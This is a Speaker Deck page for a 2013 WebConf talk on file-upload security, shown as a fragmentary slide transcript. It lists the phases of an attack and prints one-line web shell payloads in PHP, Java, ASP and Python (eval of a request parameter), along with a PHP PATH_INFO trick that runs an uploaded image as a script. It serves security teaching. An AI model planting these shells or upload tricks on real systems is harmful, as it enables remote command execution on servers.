Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
Best Practices - The Upload
Search
Orange
August 21, 2024
740
0
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
Best Practices - The Upload
Webconf 2013
Orange
August 21, 2024
More Decks by Orange
See All by Orange
Security in PHP 那些在滲透測試的小技巧
p8361
0
870
網頁安全 Web Security 入門
p8361
0
950
Bug Bounty 獎金獵人甘苦談 - 那些年我回報過的漏洞
p8361
13
38k
那些 Web Hacking 中的奇技淫巧
p8361
16
16k
關於 HITCON CTF 的那些事 之 Web 狗如何在險惡的 CTF 世界中存活?
p8361
6
14k
PHPConf 2013 - 矛盾大對決
p8361
53
29k
0-Day 輕鬆談 - Happy Fuzzing Internet Explorer
p8361
15
13k
駭客看 Django
p8361
25
14k
Featured
See All Featured
Un-Boring Meetings
codingconduct
0
490
WCS-LA-2024
lcolladotor
0
980
Stewardship and Sustainability of Urban and Community Forests
pwiseman
0
590
Primal Persuasion: How to Engage the Brain for Learning That Lasts
tmiket
0
520
We Analyzed 250 Million AI Search Results: Here's What I Found
joshbly
2
2.1k
Effective software design: The role of men in debugging patriarchy in IT @ Voxxed Days AMS
baasie
1
600
Java REST API Framework Comparison - PWX 2021
mraible
34
9.8k
The Straight Up "How To Draw Better" Workshop
denniskardys
239
140k
Fight the Zombie Pattern Library - RWD Summit 2016
marcelosomers
234
18k
Raft: Consensus for Rubyists
vanstee
143
7.9k
Fireside Chat
paigeccino
43
4.1k
Why Mistakes Are the Best Teachers: Turning Failure into a Pathway for Growth
auna
0
350
Transcript
2013/01/13 @ WebConf <
[email protected]
>
• aka Orange • 2009 • 2011, 2012 • 2011
AVTOKYO • 2012 PHP Conf • 2012 VXRLConf • – – Web Security – Windows Vulnerability Exploitation
• CHROOT Security Group • NISRA • Disclosed – MS12-071
/ CVE-2012-4775 • http://blog.orange.tw/
None
None

1. Reconnaissance – Google Hacking, Reversed Whois, AXFR …… 2.
Scanning – SYN/ACK Scan, TCP NULL/FIN/Xmas/Mainmon/Window Scan, SCTP INIT Scan, Hydra, Nessus …… 3. Gaining Access – Heap/Stack/V-table Overflow, ROP, Heap Spray, System Misconfiguration, Metasploit, Exploit Database …… 4. Maintaining Access – Privilege Escalation, Trojan, Backdoor, Rootkit, Code/DLL Injection, API Hook, LD_PRELOAD, Anti AV/Debugger …… 5. Clearing Tracks – Syslog, WTMP/UTMP, Event Log, Shell(Bash/Explorer) ……
None

– Upload? – Web log? Dabase log?

• • – <?php eval( $_REQUEST[cmd] );?> – Runtime.getRuntime().exec( cmd
) – <%eval request("cmd") %> – __import__('os').system(cmd)
https://github.com/evilcos/python-webshell/
None
None
None
None
None
None
None
http://www.lu-chen.com/
None
None


• – PHP CGI PATH_INFO • – /index.php/module/login – /index/module/login

• – /userfiles/mypic.jpg – /userfiles/mypic.jpg/nihao.php
